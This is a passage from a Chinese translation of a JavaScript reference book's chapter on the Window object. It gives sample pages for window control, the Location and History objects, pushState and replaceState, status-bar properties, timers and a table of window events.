function scrollWindowBy(x,y) {
    if ((window.myWindow) && (myWindow.closed == false))
        myWindow.scrollBy(x, y);
}

function getScrollPosition() {
    var scrollX, scrolly;
    if ((window.myWindow) && (myWindow.closed == false)){
        if ("pageXOffset" in window) {
            scrollX = myWindow.pageXOffset;
            scrolly = myWindow.pageYOffset;
        }
        else {
            scrollX = myWindow.document.documentElement.scrollLeft;
            scrolly = myWindow.document.documentElement.scrollTop;
        }
        var message = "scrollX: " + scrollX + " / scrolly: " + scrolly;
        document.getElementById("scrollMessage").innerHTML = message;
    }
}

function resizeWindowTo() {
    if ((window.myWindow) && (myWindow.closed == false))
        myWindow.resizeTo(document.getElementById("resizeX").value,
            document.getElementById("resizeY").value);
}

function resizeWindowBy(x,y) {
    if ((window.myWindow) && (myWindow.closed == false))
        myWindow.resizeBy(x, y);
}

function closeWindow() {
    if (myWindow)myWindow.close();
}
```

```
function focusWindow() {
    if (myWindow)myWindow.focus();
}

function blurWindow() {
    if (myWindow) myWindow.blur();
}

function stopWindow() {
    if (myWindow) myWindow.stop();
}

function printWindow() {
    if (myWindow) myWindow.print();
}

document.getElementById("openBtn").addEventListener("click", openWindow, true);
document.getElementById("closeBtn").addEventListener("click", closeWindow, true);
document.getElementById("focusBtn").addEventListener("click", focusWindow,
true);
document.getElementById("blurBtn").addEventListener("click", blurWindow, true);
document.getElementById("stopBtn").addEventListener("click", stopWindow, true);
document.getElementById("printBtn").addEventListener("click", printWindow, true);

document.getElementById("upMoveBtn").addEventListener("click",
function() { moveWindowBy(0, -10); }, true);
document.getElementById("leftMoveBtn").addEventListener("click",
function() { moveWindowBy(-10, 0); }, true);
document.getElementById("rightMoveBtn").addEventListener("click",
function() { moveWindowBy(10, 0); }, true);
document.getElementById("downMoveBtn").addEventListener("click", function() {
moveWindowBy(0, 10); }, true);

document.getElementById("moveBtn").addEventListener("click",
moveWindowTo, true);

document.getElementById("upScrollBtn").addEventListener("click", function() {
scrollWindowBy(0, -10); }, true);

document.getElementById("leftScrollBtn").addEventListener("click",
function() { scrollWindowBy(-10, 0); }, true);

document.getElementById("rightScrollBtn").addEventListener("click",
function() { scrollWindowBy(10, 0); }, true);

document.getElementById("downScrollBtn").addEventListener("click",
function(){ scrollWindowBy(0, 10); }, true);

document.getElementById("scrollBtn").addEventListener("click",
scrollWindowTo, true);
```

```

document.getElementById("upResizeBtn").addEventListener("click",
function(){ resizeWindowBy(0, -10); }, true);
document.getElementById("leftResizeBtn").addEventListener("click",
function(){ resizeWindowBy(-10, 0); }, true);
document.getElementById("rightResizeBtn").addEventListener("click",
function(){ resizeWindowBy(10, 0); }, true);
document.getElementById("downResizeBtn").addEventListener("click",
function() { resizeWindowBy(0, 10); }, true);
document.getElementById("resizeBtn").addEventListener("click",
resizeWindowTo, true);
openWindow();
}, true);

```

```

</script>
</head>
<body>
<h1>Window Methods Tester</h1>
<hr>
<form name="testform" id="testform">

<input type="button" value="Open Window" id="openBtn">
<input type="button" value="Stop Load" id="stopBtn">
<input type="button" value="Close Window" id="closeBtn">
<input type="button" value="Focus Window" id="focusBtn">
<input type="button" value="Blur Window" id="blurBtn">
<input type="button" value="Print" id="printBtn">
<br><br>
<input type="button" value="Move Up" id="upMoveBtn">
<input type="button" value="Move Left" id="leftMoveBtn">
<input type="button" value="Move Right" id="rightMoveBtn">
<input type="button" value="Move Down" id="downMoveBtn">
<br><br>
<label>X: <input type="text" size="4" id="moveX" value="0"></label>
<label>Y: <input type="text" size="4" id="moveY" value="0"></label>
<input type="button" value="Move To" id="moveBtn">
<br><br>
<input type="button" value="Scroll Up" id="upScrollBtn">
<input type="button" value="Scroll Left" id="leftScrollBtn">
<input type="button" value="Scroll Right" id="rightScrollBtn">
<input type="button" value="Scroll Down" id="downScrollBtn">
<br><br>

<label>X: <input type="text" size="4" id="scrollX" value="0"></label>
<label>Y: <input type="text" size="4" id="scrolly" value="0"></label>
<input type="button" value="Scroll To" id="scrollBtn">
<br>
<div id="scrollMessage"></div>
<br><br>

<input type="button" value="Resize Up" id="upResizeBtn">

```

```

<input type="button" value="Resize Left" id="leftResizeBtn">
<input type="button" value="Resize Right" id="rightResizeBtn">
<input type="button" value="Resize Down" id="downResizeBtn">
<br><br>
<label>X: <input type="text" size="4" id="resizeX" value="0"></label>
<label>Y: <input type="text" size="4" id="resizeY" value="0"></label>
<input type="button" value="Resize To" id="resizeBtn">
<br><br>

</form>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch12/windowmethods.html>

上述例子的一个运行示例如图 12-12 所示。




图 12-12 控制标准的生成窗口

12.7.8 访问和设置窗口的地址

经常会希望将窗口设置为特定的 URL。在 JavaScript 中有许多方法可以完成该工作，但是最佳方法是使用 Location 对象，该对象是 Window 对象的属性。Location 对象用于访问窗口的当前地址(URL)。既可以读取 Location 对象也可以替换它，从而可以通过脚本更新页面的地址。下面的例子演示了一个简单的按钮单击如何导致页面加载：

```
<form>
  <input type="button" value="Go to Google"
    onclick="window.location='http://www.google.com';">
</form>
```

除了上面使用的直接赋值法之外，也可以使用 `assign()` 方法：

```
<form>
  <input type="button" value="Go to Google"
    onclick="window.location.assign('http://www.google.com');">
</form>
```

注意：

Internet Explorer 定义了非标准的 `window.navigate(URL)` 方法，该方法会加载指定的 URL 参数，与设置地址值类似。尽管其他某些浏览器（值得注意的是 Opera）也支持该方法，这不是一个标准方法，应当避免使用。

不管使用哪种方法改变 URL，都会把新地址添加到浏览器的历史中。如果希望替换历史中的当前页面，就可以使用 `replace()` 方法：

```
<form>
  <input type="button" value="Go to Google (no back button)"
    onclick="window.location.replace('http://www.google.com');">
</form>
```

如果只是希望刷新页面，而不设置 URL，就可以使用 `reload()` 方法：

```
<form>
  <input type="button" value="Reload Page" onclick="window.location.reload();">
</form>
```

表 12-4 列出了定位窗口的所有方法。

表 12-4 定位方法

方 法	描 述
<code>assign(URL)</code>	使用传递进来的 URL 改变当前页面的地址
<code>reload()</code>	重新加载当前页面
<code>replace(URL)</code>	使用给定的 URL 替换历史中的当前页面。因为该方法替换了历史中的 URL，所以不能再使用后 退/前进按钮访问当前页面

也可以访问 `Location` 对象的解析块，以查看在特定时刻用户位于什么地址。下面显示了几个例子：

```
alert(window.location.protocol); // shows the current protocol in the URL
alert(window.location.hostname); // shows the current hostname
alert(window.location.href); // shows the whole URL
```

对于理解 URL 的所有人，`Location` 对象的属性很简单。在表 12-5 中可以找到这些属性的完

整列表。

表 12-5 Location 对象的通用属性

方 法	描 述
hash	URL 中#符号之后的部分, 包含#符号
host	主机名称和端口号
hostname	主机名称
href	整个 URL
pathname	相对于主机的路径
port	端口号
protocol	URL 的协议
search	URL 中在“?”之后的部分, 包含“?”

需要注意的一个属性是 `search`。这个属性包含查询字符串, 并且很可能会希望将它分解成名-值对。可以使用一些简单的字符串操作实现该技巧:

```
var pairStr = "";
var queryString = window.location.search.substring(1);
var pairs = queryString.split("&");
for (var i=0; i < pairs.length; i++) {
    var kv = pairs[i].split("=");
    pairStr += "Key: " + kv[0] + " Value: " + kv[1] + "\n";
}
alert(pairStr);
```

最后, 在 HTML5 中指定了一个新兴方法 `resolveURL()`。该方法返回传递给它的 URL 的绝对路径。例如:

```
// given current URL is http://javascriptref.com/3ed/ch12
alert(location.resolveURL("../../index.html"));
```

上面的代码会显示一个对话框, 在其中包含 URL `http://javascriptref.com/index.html`。

注意:

在撰写本书的该版本时, 还没有浏览器实现这个方法。

下面通过一个演示 Location 对象的各种属性和方法的例子结束本节。

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>window.location</title>
</head>
<body>
<h2>window.location</h2>
```

```
<form>
  <input type="button" id="infoBtn" value="Get Location Info">
  <input type="button" id="queryBtn" value="Get Query String Pairs">
  <input type="button" id="reloadBtn" value="Reload">
  <input type="button" id="assignBtn" value="Go to Google">
  <input type="button" id="replaceBtn" value="Replace with Google">
  <input type="button" id="resolveBtn" value="Get Absolute URL">
</form>
<br><br>
<div id="message"></div>

<script>
window.addEventListener("load", function () {
  document.getElementById("infoBtn").addEventListener("click", function () {
    var str = "Href: " + window.location.href + "<br>";
    str += "Protocol: " + window.location.protocol + "<br>";
    str += "Host: " + window.location.host + "<br>";
    str += "Hostname: " + window.location.hostname + "<br>";
    str += "Port: " + window.location.port + "<br>";
    str += "Pathname: " + window.location.pathname + "<br>";
    str += "Search: " + window.location.search + "<br>";
    str += "Hash: " + window.location.hash + "<br><br>";
    document.getElementById("message").innerHTML += str;
  }, true);

  document.getElementById("reloadBtn").addEventListener("click",
function () { window.location.reload(); }, true);
  document.getElementById("assignBtn").addEventListener("click",
function () { window.location.assign("http://www.google.com"); }, true);
  document.getElementById("replaceBtn").addEventListener("click",
function () { window.location.replace("http://www.google.com"); }, true);
  document.getElementById("resolveBtn").addEventListener("click",
function () {
    var path = "checkurl.html";
    var absolutePath = window.location.resolveURL(path);
    document.getElementById("message").innerHTML +=
"Path: " + path + " Absolute Path: " + absolutePath + "<br><br>";
  }, true);
  document.getElementById("queryBtn").addEventListener("click", function ()
{
    var queryString = window.location.search.substring(1);
    var pairs = queryString.split("&");
    for (var i=0; i<pairs.length; i++) {
      var kv = pairs[i].split("=");
      document.getElementById("message").innerHTML +=
"Key: " + kv[0] + " Value: " + kv[1] + "<br>";
    }
  }, true);

  // show initial load message
```

```

document.getElementById("message").innerHTML =
    "This page was loaded at : " + (new Date()).toString() + "<br><br>";
}, true);
</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch12/location.html?param=4&info=9#start>

12.7.9 URL 中的哈希值

URL 值得注意的一个方面是指示页面片段标识符的哈希部分。读取该值非常容易(见图 12-13)。

```
alert(window.location.hash);
```




图 12-13 读取哈希值

设置该值也同样容易(见图 12-14)。

```
<a href="javascript: window.location.hash = 'smoked';">Set hash</a>
```



图 12-14 设置哈希值

显然,这会改变哈希值,但是请注意,尽管哈希值通常会在浏览器的历史中创建一个条目,但是 Web 浏览器不会刷新。

注意:

在某些老式的浏览器中,如果没有刷新屏幕,则不能正确地处理哈希值变化;实际上没有影

响浏览器历史，这会挫败“设置”后退按钮的目的。

片段标识符 URL 的不刷新行为很有用，因为这样 Web 开发人员可以构建 Ajax 和 Flash 应用程序，为历史和书签管理而修改 URL，而不会导致重新加载页面。HTML5 编纂了这一动作，添加了一个 `onhashchange` 事件，从而可以很容易地通知状态的潜在变化。下面演示了关于该事件的一个例子：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>onhashchange</title>
</head>
<body>
<h1>onhashchange</h1>
<p>Enter names and then use the back/forward navigation to see that the message
is updated based on the hash.</p>
<form>
  <input type="text" id="name">
  <input type="button" value="Set Name" id="nameBtn"><br>
</form>

<div id="message"></div>
<script>
function setName() {
  var name = document.getElementById("name").value;
  window.location.hash = name;
  document.getElementById("name").value = "";
}

function updateName() {
  var name = document.location.hash.substring(1);
  if (name != "") {
    document.getElementById("message").innerHTML = "Hello " + name;
  }
  else{
    document.getElementById("message").innerHTML = "";
  }
}

window.onload = function() {
  updateName();
  document.getElementById("nameBtn").onclick = setName;
  window.onhashchange = updateName;
};
</script>
</body>
</html>
```

HTML5 提供的处理状态管理的更适当的方法是使用 History 对象的 `pushstate()` 和 `replacestate()`

方法，下面将讨论这两个方法。

12.8 操作窗口的历史

当用户单击浏览器的 Back 或 Forward 按钮时，他们会导航浏览器的历史列表。JavaScript 提供了 History 对象，作为访问特定浏览器窗口的历史列表的一种手段。History 对象是一个只读数组，其中包含 URL 字符串，这些字符串显示用户的最近浏览位置。用于在历史中前进和后退的主要方法如下所示：

```
<a href="javascript: window.history.forward();">Forward</a>
<a href="javascript: window.history.back();">Back</a>
```

注意：

当尝试使用 JavaScript 模拟 Back 按钮时应当小心，因为这可能会让那些期望页面中标识有“Back”的链接的行为不像浏览器的 Back 按钮行为的用户感到困惑。

也可以使用 history.go()方法相对于当前位置访问历史列表中的特定条目。使用负值移动到当前位置之外的历史条目，而正值在历史列表中向前移动。例如：

```
<a href="javascript: window.history.go(-2);">Back two times</a>
<a href="javascript: window.history.go(3);">Forward 3 times</a>
```

因为可以使用 history.length()属性读取 history[]数组的长度，所以可以很容易地使用下面的代码移动到列表的末尾：

```
<a href="javascript: window.history.go(window.history.length-1);">Last Item</a>
```

不能使用 JavaScript 直接访问历史中的 URL 元素；然而，在过去不择手段的个体已经显示了，URL 的适当猜测与浏览过的链接的渲染样式一起可以揭示过去的浏览习惯。在互联网上可以找到一个不那么恶毒地使用 History 对象的简单例子。

在线：<http://www.javascriptref.com/3ed/ch12/history.html>

12.8.1 pushstate()和 replacestate()

Web 应用程序和 Ajax 的发展相对于过去要求更多的程序员干涉历史管理。在 Web 上，传统上每个唯一的 URL 表示唯一的页面或 Web 应用程序的唯一状态。然而，在 Ajax 风格的应用程序中，通常情况并非如此。为了不破坏 Back 按钮以及其他 Web 语义(如书签)，聪明的开发人员发现可以使用哈希值指示状态变化，因为它不会导致浏览器屏幕刷新。HTML5 规范试图通过引入 window.pushState()和 window.replaceState()方法，简化这一过渡。

pushState()方法的语法如下：

```
pushState(stateObject, title [,URL])
```

其中：

- stateObject 是一个 JSON 结构，包含了要保存的信息；

- *title* 是浏览器标题栏和/或历史列表的标题;
- *URL* 是在浏览器的地址栏中显示的 URL, 因为没有与之相关的网络加载, 所以该 URL 可以是任意一个 URL。

当调用 `pushState()` 时, 它将浏览器的 URL 改变成传递进来的 URL。这不必与网络加载相关联; 然而, 新设置的 URL 将会用于 `Location` 对象以及网络请求上的 `Referer` 标头。在设置之后, 以后使用浏览器的 Back 或 Forward 按钮时会触发 `window.onpopstate` 事件, 并且会接收到保存的状态对象。

`replaceState()` 方法的语法与 `pushState()` 基本相同:

```
replaceState(stateObject, title [,URL])
```

唯一的区别是 *stateObject* 替换了当前历史条目, 而不是产生一个新条目。下面显示了一个可以用于分析这些方法的例子:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>pushState() and replaceState()</title>
<style>
  label {font-weight: bold; display: block;}
</style>
</head>
<body>
<h1>pushState() and replaceState()</h1>
<p>Enter information and then use the back/forward navigation to see
that the message is updated based on the hash.<br>
When you set the data the history item will be added.<br>
When you replace it the history will be modified.<br>
Notice that the URL does not contain the stored information.</p>

<form>
  <label for="name">Name:</label><input type="text" id="name">
  <label for="age">Age:</label><input type="text" id="age">
  <label for="food">Favorite Food:</label><input type="text" id="food">
  <br><br>
  <input type="button" value="Set User" id="setUserBtn">
  <input type="button" value="Replace User" id="replaceUserBtn">
</form>

<br><br>
<div id="message"></div>
<script>
var JSREF = {};
JSREF.setUser = function(replace){
  var name = document.getElementById("name").value;
  var age = document.getElementById("age").value;
  var food = document.getElementById("food").value;
```

```

var user = {name: name, age: age, food: food, time: (new Date())};
var id = (new Date()).getTime() + "a" + Math.floor(Math.random()*11);

if (replace)
    window.history.replaceState(user, "User " + id, "user" + id + ".html");
else
    window.history.pushState(user, "User " + id, "user" + id + ".html");

// clear field values
document.getElementById("name").value = "";
document.getElementById("age").value = "";
document.getElementById("food").value = "";
JSREF.printUserInfo(user);
};

JSREF.updateUser = function(event){
    var user = event.state;
    if (user != null) {
        JSREF.printUserInfo(user);
    }
    else {
        document.getElementById("message").innerHTML = "";
    }
};

JSREF.printUserInfo = function(user){
    var str = "";
    str += "Name: " + user["name"] + "<br>";
    str += "Age: " + user["age"] + "<br>";
    str += "Favorite Food: " + user["food"] + "<br>";
    str += "Time Added: " + user["time"].toString() + "<br>";
    document.getElementById("message").innerHTML = str;
};

window.addEventListener("load", function(){

    document.getElementById("setUserBtn").addEventListener("click",
    function () { JSREF.setUser(false); }, true);

    document.getElementById("replaceUserBtn").addEventListener("click",
    function () { JSREF.setUser(true); }, true);

    window.onpopstate = JSREF.updateUser;
}, true);
</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch12/pushreplacestate.html>

注意:

浏览器可以将状态值保存到用户的磁盘上,从而在用户重新启动浏览器之后可以恢复。因此,对于用户状态的 JSON 表示可能有大小限制。例如,对于 Firefox,这一限制目前为 640KB。保存超过这一限制的状态信息需要使用其他机制,如 `sessionStorage` 和 `localStorage`。

12.8.2 尝试控制窗口的状态栏

状态栏是位于浏览器窗口左下角的一小块文本区域,通常在此显示消息,指示下载进度或其他浏览器状态条目。通常,可以使用 JavaScript 控制这一区域的内容。许多开发人员使用这一区域显示短消息,甚至滚动区域。在状态栏中提供信息的优点是有争议的,特别是当考虑到控制这一区域通常会阻止默认浏览器状态信息的显示这一情况时——用户可能依赖于这些默认的浏览器状态信息。

今天使用状态栏是相当受限的,因为许多浏览器简单地直接不再显示状态区域。在有些浏览器中,甚至看起来不可能再打开该区域。尽管这时可以看到状态栏,因为过去钓鱼者对它的滥用以欺骗最终用户,通常不允许通过 JavaScript 操作状态栏。作为一个例子,注意,在最近版本的 Firefox 的默认高级设置中,显示了受限的状态栏(见图 12-15)。




图 12-15 受限的状态栏

可以通过 `window` 对象的两个属性访问状态栏: `status` 和 `defaultStatus`。这两个属性之间的区别是消息显示多长时间。`defaultStatus` 的值会一直显示,在浏览器窗口中不会显示其他任何内容。另一方面, `status` 的值是临时的,当一个事件(如鼠标移动)发生时它只显示一小段时间。下面这个简单的例子使用了这两个属性:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>window.status and window.defaultStatus</title>
</head>
<body>
<h1>window.status and window.defaultStatus</h1>
<form>
  <input type="button" value="set window.status" id="setStatusBtn">
  <input type="button" value="show window.status" id="showStatusBtn">
  <input type="button" value="set window.defaultStatus" id="setDefaultStatusBtn">
  <input type="button" value="show window.defaultStatus" id="showDefaultStatusBtn">
</form>
<script>
window.onload = function () {

  document.getElementById("setStatusBtn").onclick = function () {
    window.status = "Standard status set";
  };

  document.getElementById("showStatusBtn").onclick = function () {
    alert(window.status);
  };

  document.getElementById("setDefaultStatusBtn").onclick = function () {
    window.defaultStatus = "Default status set";
  }
  ;
  document.getElementById("showDefaultStatusBtn").onclick = function () {
    alert(window.defaultStatus);
  };
  window.defaultStatus = "Default status set on page load";
};
</script>
</body>
</html>
```

在线: <http://www.javascriptref.com/3ed/ch12/status.html>

当尝试该例子时,很有可能根本就看不到状态栏。有些浏览器会返回设置的值,但这几乎没有有什么实际目的。另外一些浏览器什么也不做。遗憾的是,状态栏只是移除浏览器中的特征以解决安全性或改进感知可用性的一个例子。这意味着在“生锈”之前的一段时间该脚本可以工作,因为浏览器改变移除它们的值,所以开发人员应当理解平台的演化,因为这可能会影响开发的代码。

12.9 为窗口设置超时计时器和周期性计时器

Window 对象支持设置计时器的方法，计时器可以用于执行各种各样的功能。这些方法包括 `setTimeout()` 和 `clearTimeout()`。基本思想是设置一个超时时间，在将来的某个特定时刻触发一块脚本执行。一般语法如下：

```
timerId = setTimeout(script-to-execute, time-in-milliseconds);
```

其中：

- `script-to-execute` 是包含一个函数调用或其他 JavaScript 语句的字符串；
- `time-in-milliseconds` 是在执行指定的脚本片段之前等待的时间。

根据浏览器、方法本身，甚至窗口的活动/非活动状态，`time-in-milliseconds` 具有不同的最小值。注意，`setTimeout()` 方法返回一个指向计时器的句柄，可以将该句柄保存到一个由 `timerID` 指定的变量中。然后可以使用 `clearTimeout(timerID)` 清除超时(取消函数的执行)。下面的例子显示了如何设置和清除计时事件：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>5,4,3,2,1...BOOM</title>
<script>
function startTimer() {
    timerId = setTimeout("window.close()", 5000);
    alert("Destruction in 5 seconds");
}

function stopTimer() {
    clearTimeout(timerId);
    alert("Aborted!");
}

window.onload = function() {
    document.getElementById("startBtn").onclick = startTimer;
    document.getElementById("stopBtn").onclick = stopTimer;
};
</script>
</head>
<body>
<h1>Browser Self-Destruct</h1>
<hr>
<form>
    <input type="button" value="Start Auto-destruct" id="startBtn">
    <input type="button" value="Stop Auto-destruct" id="stopBtn">
</form>
</div>
</body>
</html>

```

在线：<http://javascriptref.com/3ed/ch12/settimeout.html>

为了以周期性的时间间隔发生计时事件，应当使用 `setInterval()` 和 `clearInterval()` 方法。下面是周期性计时器的语法：

```
var timer = setInterval("alert('When are we going to get there?')", 2000);
```

这个例子设置每隔两秒就会触发一次的警告。为了清除周期性计时器，应当使用与超时类似的方法：

```
clearInterval(timer);
```

现在，会经常希望使用计时器或周期性计时器多执行一点代码，当设置事件处理程序时，这两个方法都允许传递一个函数。这意味着可以简单地传递函数名，如下所示：

```
setTimeout(sayHello, 500);
```

在除了 Internet Explorer 之外的所有浏览器中，在延时之后，还可以为以后调用的函数传递参数：

```
setTimeout(sayHello, 500, "Passed value!");
```

你可能不以这种方式传递参数，因为 Internet Explorer 不支持它。反而，可以使用闭包传递参数：

```
setTimeout(function(){sayHello(val);},500);
```

当然，与所有闭包一样，需要确保小心地获得所希望的值。例如，与所有闭包类似，在循环内部需要小心，因为随着循环的继续参数会改变。下面的例子演示了所有这几点：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>setTimeout() with params</title>
<script>
function sayHello(counterStr) {
    if (!counterStr) {
        counterStr = "";
    }
    document.getElementById("message").innerHTML += "Hello " + counterStr + "<br>";
}

function setFunction() {
    setTimeout(sayHello, 500);
}

function setParams() {
    setTimeout(sayHello, 500, "1");
}

```

```
function setClosureWrong() {
    for (var j=1,i=2;i<5;i++,j++){
        setTimeout(function() { sayHello(i); }, 500*j);
    }
}

function setClosureRight() {
    for (var j=1,i=6;i<9;i++,j++) {
        setSetTimeout(i,j);
    }
}

function setSetTimeout(counter,delay) {
    setTimeout(function() { sayHello(counter); }, 500*delay);
}

window.onload = function() {
    document.getElementById("functionButton").onclick = setFunction;
    document.getElementById("paramButton").onclick = setParams;
    document.getElementById("closureWrongButton").onclick = setClosureWrong;
    document.getElementById("closureRightButton").onclick = setClosureRight;
};
</script>
</head>
<body>
<h1>setTimeout() Says "Hello"</h1>
<hr>
<form>
    <input type="button" value="As Function" id="functionButton">
    <input type="button" value="With Params" id="paramButton">
    <input type="button" value="With Closure Wrong" id="closureWrongButton">
    <input type="button" value="With Closure Right" id="closureRightButton">
</form>
<br>
<div id="message"></div>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch12/settimeoutparams.html>

关于精确和快速计时器有一些问题需要考虑。大量开发人员注意到如果将超时时间设置为 0ms, 超时的效果速率可能会在许多毫秒之间变化, 尽管通常确实是强制计时事件作为下一个发生的动作。计时精度当然无法保证, 即使顺序是受保护的。在此有兴趣指出, 在撰写本书的该版本时, 基于 Gecko 的浏览器包含一个额外的参数, 该参数以毫秒指示超时“迟到”的时间。这可能是一个预示, 并且随着开发人员继续将 JavaScript 应用于对时间更敏感的任务, 期望浏览器更加关注计时细节。

12.10 窗口事件

Window 对象支持许多事件。HTML5 规范试图解决跨浏览器问题。传统上,大部分开发人员坚持使用明显安全的跨浏览事件,如 `onblur`、`onerror`、`onfocus`、`onload`、`onunload`、`onresize` 等。然而,如表 12-6 所示,与这些有用的少数几个事件相比,还有更多的事件可以使用。

表 12-6 HTML5 中的窗口事件

事 件	描 述
<code>onabort</code>	通常通过取消图像加载调用,但是任何通信中止(例如, Ajax 调用)时都可能发生该事件。中止事件不一定以直接元素为目标,因为可以捕获任何经过某个元素进行冒泡的中止事件
<code>onafterprint</code>	在打印事件之后调用
<code>onbeforeprint</code>	在打印事件之前调用
<code>onbeforeunload</code>	在页面或对象从用户代理卸载之前调用
<code>onblur</code>	当窗口丢失焦点时触发
<code>oncanplay</code>	当一个媒体元素可以播放时触发,但不必在媒体元素的没有潜在缓冲的整个持续时间中都能够播放
<code>oncanplaythrough</code>	当媒体元素可以播放并且应当在整个持续时间内不中断地播放时触发
<code>onchange</code>	来自丢失了用户焦点的控件,并且其数值在上次访问期间已经修改的信号
<code>onclick</code>	当用户单击窗口时触发
<code>oncontextmenu</code>	当用户为了弹出上下文菜单而右击窗口时触发
<code>oncuechange</code>	当 HTML5 媒体中媒体条目的文本跟踪发生变化时触发
<code>ondblclick</code>	当用户在窗口中双击时触发
<code>ondrag</code>	当在屏幕上拖动一个可拖动的元素时触发
<code>ondragend</code>	每次拖放操作结束时触发(应当在 <code>ondrag</code> 之后触发)
<code>ondragenter</code>	当拖动元素经过具有这个事件处理程序的元素时触发——换句话说,当拖动元素进入到一个放置区域时触发
<code>ondragleave</code>	当拖动元素离开具有这个事件处理程序的元素时触发——换句话说,当拖动元素离开一个潜在的放置区域时触发
<code>ondragover</code>	当被拖动的对象位于某些具有这个事件处理程序的元素上面时触发
<code>ondragstart</code>	当拖放操作开始时发生
<code>ondrop</code>	当拖动对象在某些放置区域释放时触发
<code>ondurationchange</code>	当指示媒体元素持续时间的值发生变化时触发
<code>onemptied</code>	当媒体元素进入一个没有初始化或空状态时触发,没有初始化或空状态可能是由于某些形式的资源重置造成的
<code>onended</code>	当媒体元素的播放因为已经到达数据资源的末尾而结束时激活

(续表)

事 件	描 述
onerror	用于捕获通常与使用 Ajax 的通信相关的各种事件, 尽管可以简单地应用于以下 URL 引用: 为了包含图像、音频、视频以及其他内容而通过媒体元素加载的 URL 引用。这个特性也用于捕获与脚本相关的错误
onfocus	当窗口获得焦点时触发
onhashchange	当 URL 的哈希部分发生变化时触发
oninput	当为表单元素输入内容时触发
oninvalid	当表单字段根据通过 HTML5 特性(如模式、最小值和最大值)设置的验证规则被标记为无效时触发
onkeydown	当用户按下一个键时触发
onkeypress	当用户按下一个键时触发
onkeyup	当用户释放一个键时触发
